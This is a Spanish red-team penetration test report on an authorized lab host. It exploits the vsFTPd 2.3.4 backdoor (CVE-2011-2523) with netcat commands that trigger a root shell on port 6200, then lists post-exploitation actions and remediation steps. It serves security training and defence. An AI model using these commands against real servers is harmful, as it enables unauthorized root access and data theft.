INFORME DE PRUEBA DE INTRUSIÓN · RED TEAM

SUPERHERO

Compromiso completo del host · Escenario de laboratorio WHOAMI-LABS

● CRÍTICO — Host comprometido (acceso root)

OBJETIVO	DIFICULTAD	FECHA	RESULTADO
172.17.0.2	Media (3/5)	14-11-2026	Root

⚠ **Aviso de alcance y legalidad.** Este informe documenta un ejercicio realizado íntegramente contra un laboratorio aislado y autorizado (imagen `superhero.tar` de la plataforma WHOAMI-LABS, desplegada en local). Todas las acciones se ejecutaron sobre un sistema propiedad del operador, dentro de un entorno de pruebas controlado. Ninguna técnica aquí descrita debe aplicarse contra sistemas de terceros sin autorización expresa y por escrito.

Índice

1. Resumen ejecutivo
2. Alcance y objetivo
3. Metodología
4. Reconocimiento
5. Enumeración web
6. Explotación
7. Post-explotación e impacto
8. Hallazgos y clasificación
9. Remediación
10. Conclusiones
11. Anexo: evidencia del laboratorio

1 Resumen ejecutivo

Se realizó una prueba de intrusión sobre el host `172.17.0.2` con el objetivo de obtener el máximo nivel de acceso posible. El sistema fue **comprometido por completo,**

alcanzando privilegios de `root`, en un tiempo muy reducido y sin necesidad de credenciales previas.

El vector de ataque fue el servicio FTP expuesto en el puerto 21, que ejecutaba **vsFTPd 2.3.4**, una versión que contiene una **puerta trasera (backdoor) maliciosa conocida** introducida en el código fuente original del proyecto (**CVE-2011-2523**). Al enviar un nombre de usuario terminado en la secuencia `:)`, el servicio abre una shell con privilegios de superusuario en el puerto 6200. Conectando a dicho puerto se obtuvo acceso directo como `root`, sin explotar ninguna otra debilidad.

El portal web del puerto 8080 («Liga de la Justicia — Hall de la Fama») resultó ser un *señuelo*: su enumeración no reveló ningún recurso aprovechable, y el compromiso se logró exclusivamente a través del FTP.

RIESGO GLOBAL: CRÍTICO

Un atacante no autenticado en la red obtiene control total del sistema.

Prueba de compromiso (flag de `/root/flag.txt`):

```
FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}
```

2 Alcance y objetivo

Host objetivo	`172.17.0.2` (contenedor del laboratorio SUPERHERO)
Tipo de prueba	Caja negra (black-box), sin credenciales ni información previa
Punto de partida	Red interna aislada, misma subred que el atacante (Kali Linux)
Objetivo	Obtener acceso al sistema y escalar al máximo privilegio; capturar la flag
Autorización	Laboratorio propio y aislado — plataforma WHOAMI-LABS
Fuera de alcance	Cualquier sistema ajeno al contenedor `172.17.0.2`

3 Metodología

El ejercicio siguió un flujo clásico de operación ofensiva, alineado con las tácticas de MITRE ATT&CK:

1. **Reconocimiento** — descubrimiento de servicios y versiones (Nmap).
2. **Enumeración** — análisis del servicio web y fuzzing de directorios (Feroxbuster).

3. **Explotación** — abuso del backdoor de vsFTPd 2.3.4.
4. **Post-explotación** — verificación de privilegios y captura de la evidencia.

4 Reconocimiento

Se lanzó un escaneo completo de puertos TCP con detección de versiones y scripts por defecto sobre el objetivo:

```
# Escaneo completo con detección de servicio, scripts y SYN scan
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-13 18:04 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 a8:2d:f2:2c:a5:e4:79:ce:cf:2f:5a:b7:a2:9a:48:85 (RSA)
|   256 c8:ad:13:a8:94:ec:9f:05:17:34:e2:08:c8:a9:92:fb (ECDSA)
|_  256 26:45:a5:c7:a9:f2:3f:d1:5e:9c:2f:78:3e:79:ef:11 (ED25519)
8080/tcp open  http    Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Liga de la Justicia - Hall de la Fama
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 9E:3A:3C:65:D0:8B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 1. Nmap revela tres servicios: FTP (vsftpd 2.3.4), SSH (OpenSSH 8.4p1) y HTTP (Apache 2.4.66).

Puertos abiertos identificados:

PUERTO	SERVICIO	VERSIÓN	OBSERVACIÓN
`21/tcp`	FTP	vsftpd 2.3.4	VERSIÓN CON BACKDOOR
`22/tcp`	SSH	OpenSSH 8.4p1 (Debian 11)	SIN CREDENCIALES CONOCIDAS
`8080/tcp`	HTTP	Apache httpd 2.4.66	Portal «Liga de la Justicia»

El dato determinante es la versión **vsftpd 2.3.4**: se trata de una versión muy concreta y públicamente asociada a un incidente de compromiso de la cadena de suministro del

propio servidor FTP. Este hallazgo marcó inmediatamente la prioridad del ataque.

5 Enumeración web

En paralelo se analizó el servicio HTTP del puerto 8080. El sitio es una página estática construida con Bootstrap 5.3 que presenta a los héroes de la «Liga de la Justicia».




Figura 2. Portal del puerto 8080. El análisis del código fuente (DevTools) no reveló comentarios, rutas ocultas ni lógica de servidor aprovechable.

Se realizó fuzzing de contenido con Feroxbuster y múltiples extensiones:

```
feroxbuster -u http://172.17.0.2:8080 -t 5 -x php,bak,txt,html,py,zip    -w /usr/sha
```




Figura 3. Feroxbuster solo encuentra `/` e `index.html`. No existen directorios ni ficheros ocultos: la web es un señuelo.

Conclusión de la fase web: tras 210.000 peticiones, el único recurso existente es `index.html`. No hay panel de administración, carga de ficheros, parámetros ni backend dinámico. La web **no constituye un vector de entrada** y funciona como distracción. El esfuerzo se reorientó al servicio FTP.

6 Explotación

Vector: backdoor de vsFTPd 2.3.4 (CVE-2011-2523)

En 2011 el paquete de distribución de vsFTPd 2.3.4 fue manipulado para incluir código malicioso. Cuando un cliente se autentica con un nombre de usuario que **termina en la secuencia** `:)` (un emoticono), el servidor abre un intérprete de comandos (shell) a la escucha en el **puerto TCP 6200**, accesible **sin contraseña y con privilegios de** `root`.

La explotación se realizó de forma manual con `netcat`, sin necesidad de exploits externos:

```
# 1) Disparar el backdoor: usuario acabado en ":)"
nc 172.17.0.2 21
USER pwned:)
PASS whatever

# 2) Conectar a la shell que queda abierta en el puerto 6200
nc 172.17.0.2 6200
id
uid=0(root) gid=0(root) groups=0(root)
```




Figura 4. Izquierda: se envía `USER pwned:)` al FTP. Derecha: la conexión al puerto 6200 devuelve una shell como `uid=0(root)`.

El atacante obtiene así una shell interactiva con control absoluto del sistema de ficheros y de los procesos, sin haber proporcionado ninguna credencial válida.

7 Post-explotación e impacto

Con acceso `root`, se verificó el compromiso leyendo el fichero protegido del superusuario:

```
cat /root/flag.txt
FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}
```

Con este nivel de acceso, un atacante real podría, entre otras acciones:

- Leer, modificar o destruir cualquier dato del sistema.
- Volcar credenciales y hashes locales (`/etc/shadow`).
- Instalar persistencia (usuarios, claves SSH, servicios, cron).
- Pivotar hacia otros sistemas de la red interna.
- Desplegar ransomware o mineros de criptomoneda.
- Borrar logs para dificultar la investigación forense.

8 Hallazgos y clasificación

CRÍTICO

H-01 · Backdoor en vsFTPd 2.3.4 (ejecución remota de comandos)

Identificador	CVE-2011-2523
Activo afectado	`172.17.0.2:21` (servicio FTP)
CVSS 3.1	**10.0 — Crítico** (`AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`)
Impacto	Compromiso total del host con privilegios `root`, sin autenticación.
Explotabilidad	Trivial — reproducible manualmente con `netcat`.

Hallazgos secundarios observados durante la prueba:

ID	SEVERIDAD	HALLAZGO
H-02	BAJO	Exposición de versiones de servicio en banners (FTP, SSH, HTTP) que facilita el *fingerprinting* del atacante.
H-03	INFORMATIVO	Servicio SSH (OpenSSH 8.4p1) expuesto; no explotado, pero amplía la superficie de ataque.

9 Remediación

Prioridad inmediata (H-01).

- **Eliminar vsFTPd 2.3.4** del sistema. Instalar vsFTPd desde los repositorios oficiales de la distribución (la versión actual *no* contiene el backdoor) o migrar a un servidor FTP alternativo mantenido.
- Si el FTP no es necesario, **desactivarlo por completo** y cerrar el puerto 21.
- Verificar la integridad del paquete descargado mediante firmas/hashes oficiales antes de instalar.
- Revisar el host en busca de puertas traseras o persistencia ya implantadas (p. ej. procesos escuchando en 6200).

Medidas de refuerzo (defensa en profundidad):

- Sustituir FTP en texto plano por **SFTP/FTPS** cifrado.
- Aplicar **segmentación de red** y reglas de cortafuegos que limiten los puertos expuestos a lo estrictamente necesario.
- Ocultar o normalizar los **banners de versión** de los servicios.
- Desplegar monitorización/IDS capaz de detectar conexiones anómalas a puertos altos (6200) y sesiones FTP con usuarios sospechosos.
- Mantener un **programa de gestión de parches** y un inventario de versiones de software.

10 Conclusiones

El host SUPERHERO fue comprometido hasta `root` explotando una única debilidad crítica: la presencia del backdoor histórico de **vsFTPd 2.3.4**. El ataque no requirió

credenciales, herramientas sofisticadas ni encadenar varias vulnerabilidades — una simple conexión con `netcat` fue suficiente.

El caso ilustra dos lecciones recurrentes del red team: primero, que **una sola versión de software obsoleta o manipulada puede anular por completo la seguridad de un sistema**; y segundo, la importancia de **no obsesionarse con el objetivo más vistoso** — la web era un señuelo, y la vía real estaba en un servicio secundario fácilmente pasado por alto. La gestión rigurosa de versiones y la verificación de integridad del software habrían evitado por completo este compromiso.

11 Anexo: evidencia del laboratorio




Figura 5. Despliegue del laboratorio SUPERHERO en WHOAMI-LABS y validación de la flag: «Has comprometido SUPERHERO».

Documento con fines educativos y de formación en Red Team. Uso restringido al entorno de laboratorio autorizado.